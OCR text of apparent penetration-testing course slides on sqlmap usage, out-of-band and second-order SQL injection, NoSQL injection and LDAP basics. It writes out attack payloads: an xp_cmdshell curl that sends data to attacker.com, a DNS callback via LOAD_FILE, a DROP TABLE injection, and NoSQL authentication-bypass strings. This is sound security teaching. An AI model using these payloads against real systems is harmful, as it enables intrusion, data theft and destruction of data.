`--dump`	Extract data from a table.
`--dump-all`	Dump all DBMS databases and table entries
`--is-dba`	Detect if current DBMS users is DBA
`-D, -T, -C`	DBMS database, table(s), or column(s) to enumerate (NOTE: These are separate options)

SQLMap Advanced Usage

Technique Options

Specifying SQLi Techniques

The **`--technique`** option allows you to specify which SQL Injection techniques SQLMap should use during its tests.

By default, SQLMap attempts all techniques in sequence. However, if you want to focus on specific techniques for efficiency or targeting, you can use this option.

Code	Technique	Description
B	Boolean-Based Blind	Evaluates true/false conditions in queries to infer information.
E	Error-Based	Uses database error messages to retrieve information.
U	UNION-Based	Exploits the UNION SQL operator to extract data.
S	Stacked Queries	Executes multiple SQL statements in one query (if supported).
T	Time-Based Blind	Measures response time delays to infer true/false conditions.
Q	Inline Queries	Uses subqueries for extraction (less common).

Technique Options

Example: Boolean-Based Blind SQL Injection

Scenario: Focus only on Boolean-based blind testing.

```
sqlmap -u "http://example.com/product.php?id=1" --technique=B
```

What Happens: SQLMap sends payloads like `' AND 1=1 --` (true) and `' AND 1=2 --` (false) to determine if the application evaluates conditions based on input.

Technique Options

Example: Error-Based

```
sqlmap -u "http://example.com/product.php?id=1" --technique=E
```

What Happens: SQLMap injects payloads that trigger error messages, such as:

```
1' AND extractvalue(1, concat(0x3a, version())) --
```

Detection Options

SQLMap's `--level` and `--risk` Options

SQLMap's **`--level`** and **`--risk`** options allow testers to control the intensity and type of tests performed.

These options can be used to customize the behavior of SQLMap to match the scope and sensitivity of a penetration test.

Detection Options

The `--level` option

Determines the depth of SQLMap's testing by increasing the number of parameters tested.

Levels:

- 1 (Default): Minimal and basic testing, limited to GET/POST parameters.
- 2: Includes HTTP headers, such as cookies and user-agent strings.
- 3: Tests additional parameters like referers, custom headers, and other possible injection points.

Detection Options

The `--level` option (Examples)

Level 1 (Default): Only the id parameter in the URL is tested.

```
sqlmap -u "http://example.com/product.php?id=1" --level=1
```

Level 2: SQLMap also tests headers like Cookie, User-Agent, and Referer

```
sqlmap -u "http://example.com/product.php?id=1" --level=2
```

Level 3: SQLMap expands testing to additional inputs, such as custom headers or hidden fields.

```
sqlmap -u "http://example.com/product.php?id=1" --level=3
```

Detection Options

The `--risk` option

Specifies the aggressiveness of SQLMap's testing and the likelihood of causing negative impacts (e.g., server crashes, noticeable logs).

Levels:

- 1 (Default): Low risk. Only non-destructive tests are performed.
- 2: Medium risk. Includes queries that could introduce minor server impacts.
- 3: High risk. Includes potentially disruptive actions like stacked queries or time-intensive operations.

Detection Options

The `--risk` option (Examples)

Level 1 (Default): SQLMap runs non-intrusive payloads like Boolean-based tests or simple UNION queries.

```
sqlmap -u "http://example.com/product.php?id=1" --risk=1
```

Level 2: SQLMap adds moderately intrusive tests, such as time-based payloads or larger UNION queries.

```
sqlmap -u "http://example.com/product.php?id=1" --risk=2
```

Level 3: SQLMap executes high-risk payloads, including stacked queries and resource-intensive time-based injections.

```
sqlmap -u "http://example.com/product.php?id=1" --risk=3
```

Detection Options

Combining `--level` and `--risk` options (Examples)

You can use both options together to fine-tune SQLMap's testing scope and intensity.

```
sqlmap -u "http://example.com/product.php?id=1" --level=3 --risk=3
```

What Happens:

- SQLMap tests all possible injection points, including headers, cookies, and additional parameters.
- It executes high-risk payloads like stacked queries, which may alter the database or stress the server.

Considerations

The **`--risk`** parameter lets you fine-tune how dangerous your injections can be.


Use this parameter when needed only after carefully studying the web application you are testing!

Generally speaking, launching SQLMap with both a high level and risk and letting it automatically test for injection points is very unprofessional and will probably generate issues to your client's infrastructure!

Using Intercepted Requests

Using Intercepted Requests

Another way to use SQLMap is by saving a request intercepted with Burp Proxy to a file.



Using Intercepted Requests

Using Intercepted Requests

After saving an intercepted request, SQLMap allows you to specify it as a scan option:

```
sqlmap -r <request file> -p parameter [options]
```

Lab Demo: SQLMap Advanced Usage

GeniX CMS SQLi (CVE-2015-3933)

Lab Demo: GeniX CMS SQLi (CVE-2015-3933)

SQLi Via User-Agent Header

Lab Demo: SQLi Via User-Agent Header

Out-of-Band (OOB) SQL injection

What is OOB SQL Injection?

Out-of-Band (OOB) SQL Injection is a type of SQL Injection attack where the attacker does not rely on direct (in-band) feedback from the application.

Instead, the attacker triggers the database to communicate with an external server they control, using channels like DNS or HTTP, to exfiltrate data or confirm the vulnerability.

OOB SQLi is especially useful when:

- The application does not display error messages (blind SQLi).
- The application's responses are not observable (e.g., time-based SQLi is blocked).
- The target database can send outbound requests.

How OOB SQL Injection Works

1 - Identify a Vulnerable Input Point:
The attacker finds an input that interacts with the database (e.g., a query parameter or form field).

2 - Craft a Malicious Payload:
The attacker injects a payload designed to force the database to make an external DNS or HTTP request.

3 - Set Up an External Server:
The attacker sets up a server (e.g., DNS or HTTP) to monitor and capture outbound requests.

4 - Trigger the Callback:
When the database processes the payload, it sends a request to the attacker-controlled server, exfiltrating data or confirming the vulnerability.

Types of OOB SQLi

1. HTTP-Based OOB SQL Injection

The database is forced to send an HTTP request to an attacker-controlled server.

Example DBMS: Microsoft SQL Server (xp_cmdshell), PostgreSQL (COPY), MySQL (LOAD_FILE).


2. DNS-Based OOB SQL Injection

The database is forced to resolve a domain name, sending a DNS query to an attacker-controlled DNS server.

Example DBMS: MySQL (LOAD_FILE), MSSQL (OPENROWSET), Oracle (UTL_HTTP).
Advantages: DNS callbacks are lightweight, work across firewalls, and are harder to detect.

Exploitation Examples

OOB SQLi Attack Visualized



DNS-Based OOB SQL Injection

DNS-Based OOB SQL Injection

Scenario: A website has a vulnerable id parameter in its URL:

```
http://example.com/product.php?id=1
```

Attack Flow

1 - Set Up a DNS Server

The attacker uses a service like dnslog.cn or a custom DNS server to monitor incoming DNS queries.

2 - Payload Injection

The attacker injects the following payload in the id parameter:

```
1' UNION SELECT LOAD_FILE('\\\\attacker.dnslog.cn\\file') --
```

This payload uses the **`LOAD_FILE`** function (MySQL) to force the database to resolve the attacker-controlled domain *attacker.dnslog.cn*.

DNS-Based OOB SQL Injection

3 - Database Processing


The database executes the query and attempts to access the domain *attacker.dnslog.cn*.

4 - Monitor DNS Logs

The attacker observes the DNS query in their DNS server logs, confirming the vulnerability

```
Query: attacker.dnslog.cn
```

DNS-Based OOB SQL Injection



HTTP-Based OOB SQL Injection

HTTP-Based OOB SQL Injection

Scenario: A website has a vulnerable search parameter in its POST request:

```
POST /search
Content-Type: application/x-www-form-urlencoded
search=keyword
```

Attack Flow

1 - Set Up an HTTP Server

The attacker uses a service like Burp Collaborator or Ngrok to host an HTTP endpoint for capturing callbacks.

HTTP-Based OOB SQL Injection

2 - Payload Injection

The attacker injects the following payload in the search parameter:

```
'; EXEC xp_cmdshell 'curl http://attacker.com?data=(SELECT@@version)' --
```

This payload uses the **`xp_cmdshell`** function (MSSQL) to send a request to the attacker's server, including database version information in the query string.

3 - Database Processing

The database executes the payload, sending an HTTP request to *http://attacker.com*.

HTTP-Based OOB SQL Injection

4 - Capturing the Request

The attacker observes the HTTP request in their server logs:

```
GET /?data=Microsoft SQL Server 2019
```

Second-Order SQL Injection

First-Order SQL Injection

When discussing SQL Injection attacks, we are usually referring to the traditional "**first-order**" SQL injection scenarios.

The “**first-order**” SQL Injection exploitation process is conceptually similar to a "**challenge-response**" system in authentication. In this type of attack, the attacker directly sends a malicious input (the "challenge") to the application, which processes it and returns an immediate, exploitable response.

The exploitation occurs in **real-time** during the initial interaction, allowing the attacker to observe the application's response and adjust their payloads dynamically.


This direct feedback loop is a hallmark of first-order SQL Injection, making it distinct from delayed or stored attack types like second-order SQL Injection.

First-Order SQLi Example

1. *The attacker submits or injects a malicious payload into a vulnerable application input point (injection point).*

1. *The target application processes the input and executes the injected query as part of its operations.*

1. *The results of the executed query, or evidence of its execution, are returned to the attacker, providing direct feedback or information leakage.*



First-Order SQL Injection

This injection scenario has a more advanced counterpart known as "**second-order**" SQL Injection. What sets this technique apart is the altered sequence of events, where the payload's impact is delayed until a later stage of the application's workflow.

In the following slides, we'll explore how this scenario unfolds and examine a typical use case.

Second-Order SQL Injection

What is Second-Order SQL Injection?


Second-Order SQL Injection is a type of SQL Injection where the malicious payload is not immediately executed upon initial injection.

Instead, it is stored in the database and executed later when a different query or functionality of the application processes it.

This type of attack exploits scenarios where user inputs are sanitized during the initial query but are later used unsanitized in a subsequent database operation.

Second-Order SQL Injection

1. *The attacker submits his malicious request.*
1. *The application stores that input and responds to the request.*
1. *The attacker submits another request (SECOND).*
1. *To handle the second request, the application retrieves the previously stored input and processes it. This time, the attacker's injected query is executed - the results of the query are returned in some way to the attacker.*



How Second-Order SQLi Works

1 - Injection Phase

The attacker identifies a vulnerable input field in the application.

The injected payload is stored in the database without being executed immediately.

2 - Triggering Phase

At a later point, the application retrieves the stored data and uses it in another database query without proper sanitization.

The malicious payload is executed during this secondary operation.

3 - Impact

Data leakage, privilege escalation, or system compromise can occur, depending on the query's purpose.

Example of a Second-Order SQL Injection Attack

Second-Order SQLi Example

Scenario: A web application has a registration feature that stores user information in a database. Later, an admin panel fetches user details for display or validation.

1 - Vulnerable Workflow

The application sanitizes inputs during registration (e.g., escapes special characters).
However, the application retrieves and concatenates the stored user input unsafely in subsequent queries.

2 - Payload Injection

The attacker registers an account with a malicious username:

```
'); DROP TABLE users; --
```

The registration form sanitizes the input and stores it as a string in the database.

Second-Order SQLi Example

3 - Triggering Phase

When an admin views the user details in the admin panel, the application concatenates the stored username into a new query without proper sanitization:

```
SELECT * FROM users WHERE username = ''); DROP TABLE users; --';
```


The malicious payload is executed, and the users table is dropped.

Second-Order SQLi Example

1. *The attacker submits the following username during registration:*
   `'); DROP TABLE users; --`

1. *Later, when an admin fetches user details with the following query:*
   `SELECT * FROM users WHERE username = ''); DROP TABLE users; --';`

1. *The malicious payload executes, deleting the users table.*



NoSQL Fundamentals

Introduction to NoSQL

- NoSQL databases, also known as "Not Only SQL" databases, are a class of database management systems that provide a non-relational approach for storing and retrieving data.
- Unlike traditional relational databases, which organize data into tables with predefined schemas, NoSQL databases offer more flexible data models that can handle unstructured, semi-structured, and rapidly evolving data.
- NoSQL databases emerged as a response to the need for scalability, performance, and agility in handling modern data types and workloads.

Types of NoSQL Databases

- Key-Value Stores: These databases store data as a collection of key-value pairs. The value can be any type of data, such as text, JSON, or binary objects. Examples include Redis, Riak, and Amazon DynamoDB.
- Document Databases: Document databases store and retrieve data in JSON-like documents. Documents can vary in structure, and the database provides features for querying and indexing based on the document's content. MongoDB and Couchbase Server are popular document databases.
- Columnar Databases: Columnar databases organize data into columns rather than rows, making them efficient for analytical workloads and handling large volumes of data. Apache Cassandra and Apache HBase are examples of columnar databases.

NoSQL vs SQL Databases

FEATURE	SQL	NoSQL
Type	Relational	Non-Relational
Data Storage Model	Tables with fixed rows and columns.	• Unstructured. • Stored in JSON files. • Key-value pairs; tables with rows and dynamic columns.
Schema	Static/Rigid	Dynamic/Flexible
Scalability	Vertical	Horizontal
Language	Structured Query Language (SQL)	Un-structured Query Language
Schema	Rigid/static Schema bound to relationship	Non-rigid Schema
Query Complexity	Supports complex queries	Doesn’t support complex queries

NoSQL vs SQL Databases

Col1	Col2	Col3	Col4
Data	Data	Data	Data
Data	Data	Data	Data
Data	Data	Data	Data

Document 1

```
{
  "prop1": data,
  "prop2": data,
  "prop3": data,
  "prop4": data
}
```

Document 2

```
{
  "prop1": data,
  "prop2": data,
  "prop3": data,
  "prop4": data
}
```

Document 3

```
{
  "prop1": data,
  "prop2": data,
  "prop3": data,
  "prop4": data
}
```

Popular NoSQL Databases

- MongoDB: MongoDB is a document database that stores data in flexible, JSON-like documents. It provides high scalability, automatic sharding, and a powerful query language.
- Cassandra: Apache Cassandra is a distributed columnar database designed to handle large amounts of data across multiple commodity servers. It offers high availability, fault tolerance, and linear scalability.
- Redis: Redis is an in-memory key-value store that can be used as a database, cache, or message broker. It supports a wide range of data structures and provides high performance and low latency.

NoSQL Database Query Language

- NoSQL databases typically have their own query languages or interfaces for data retrieval and manipulation. Here are some examples of query languages used in popular NoSQL databases:
  - MongoDB: MongoDB uses a query language called the MongoDB Query Language (MQL). It provides a rich set of operators and functions for querying and manipulating documents in the database.
  - Redis: Redis is primarily an in-memory data structure store and does not have a traditional query language. It provides a set of commands that operate on different data structures like strings, lists, sets, and hashes. Redis commands are typically used to perform operations such as reading and writing data, data manipulation, and data expiration.

Demo: MongoDB Basics

MongoDB NoSQL Injection

NoSQL Injection

- NoSQL Injection is a security vulnerability that occurs in applications that utilize NoSQL databases.
- It is a type of attack that involves an attacker manipulating a NoSQL database query by injecting malicious input, leading to unauthorized access, data leakage, or unintended operations.
- In traditional SQL Injection attacks, attackers exploit vulnerabilities by inserting malicious SQL code into input fields that are concatenated with database queries.
- Similarly, in NoSQL Injection, attackers exploit weaknesses in the application's handling of user-supplied input to manipulate NoSQL database queries.

NoSQL Injection Example

- Let's assume we have a web application that uses MongoDB as its NoSQL database backend.
- The application has a login functionality where users provide their username and password.
- The application performs a query to check if the provided credentials are valid:

```
var username = getRequestParameter("username"); // User-supplied
input
var password = getRequestParameter("password"); // User-supplied
input
```

NoSQL Injection Example

```
// MongoDB query
var query = {
  username: username,
  password: password
};

// Perform query to check if credentials are valid
var result = db.users.findOne(query);

if (result) {
  // Login successful
} else {
  // Login failed
}
```

NoSQL Injection Example

- In this example, the application constructs a MongoDB query using user-supplied values for the username and password fields. If an attacker intentionally provides a specially crafted value, they could potentially exploit a NoSQL injection vulnerability.
- For instance, an attacker might enter the following value as the username parameter:

```
username: { $gt: "" }
```

NoSQL Injection Example

- In a normal scenario, the query would search for a user with the exact username provided.
- However, in this case, the attacker is using the $gt operator (greater than) with an empty string as the value.
- This can manipulate the query's logic, causing it to retrieve a user record that the attacker should not have access to.
- The attacker could potentially bypass the login mechanism and gain unauthorized access.

NoSQL Injection Payloads

Payload	Use case/Function
username[$ne]=1$password[$ne]=1	Not equals to (Auth Bypass)
username[$regex]=^adm$password[$ne]=1	Checks a regular expression (Auth Bypass)
username[$regex]=.{25}&pass[$ne]=1	Checks regex to find the length of a value
username[$eq]=admin&password[$ne]=1	Equals to.
username[$ne]=admin&pass[$gt]=s	Greater than.

You can learn more about NoSQL Injection and find additional payloads here: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection

Demo: MongoDB NoSQL Injection

NoSQL Injection: Authentication Bypass

Lab Demo: NoSQL Injection: Authentication Bypass

Introduction to LDAP

What is LDAP?

The Lightweight Directory Access Protocol (LDAP) is a **protocol** used to modify and query ***directory*** services over TCP/IP.

A directory service is a specialized ***database-like*** system that stores and organizes data in a hierarchical structure. It is commonly used in enterprise environments to manage and provide access to information such as user accounts, groups, permissions, and other organizational resources.

The LDAP database structure is based on a ***directory tree of entries***.

What is LDAP?

LDAP is ***object-oriented***, meaning that every entry in an LDAP directory service is an instance of an object and must correspond to the rules defined for that object's attributes.

In addition to querying objects from a directory database, LDAP can also be used for management and authentication tasks.

It is important to note that LDAP is a protocol for accessing directory services; it is not a storage mechanism in itself.

LDAP Ports

LDAP uses specific ports for communication, depending on whether the connection is plaintext or secured with encryption.

Port	Protocol	Description
389	LDAP	Default port for plaintext LDAP communication.
636	LDAPS	Default port for secure LDAP communication (SSL/TLS).
3268	Global Catalog	Global Catalog over plaintext LDAP.
3269	Global Catalog LDAPS	Global Catalog over secure LDAP (SSL/TLS).

How Web Apps Use LDAP

Web applications use LDAP to:

- Authenticate Users: Validate usernames and passwords against directory entries.
- Authorize Access: Check user roles and permissions for specific resources.
- Query Directory Data: Retrieve user or organizational information from the directory.

Example Use Case:

A company web portal might authenticate employees using an LDAP server like Microsoft Active Directory or OpenLDAP.

LDAP Directory Structure

The LDAP database is organized as a hierarchical structure called a directory information tree (DIT). It resembles a tree-like structure where:

- Each entry represents a single object (e.g., a user, group, or resource).
- Entries are defined by attributes (e.g., **`uid`**, **`cn`**, **`mail`**).
- Entries are arranged hierarchically with parent and child relationships.

Root of the Tree:
This is the topmost entry in the LDAP hierarchy. The root of the tree is typically defined by the domain name of the organization (e.g., `dc=example,dc=com`).

LDAP Directory Structure

Organizational Units (OUs):

- Logical containers that group related entries.

***Example*:** `ou=Users, ou=Groups, ou=Departments`.

Entries:

- These are individual records that represent objects, such as users, groups, or devices.
- They are defined by a unique Distinguished Name (DN), which specifies the entry's position in the tree.

Example DN: `cn=John Doe,ou=Users,dc=example,dc=com`.

LDAP Directory Structure

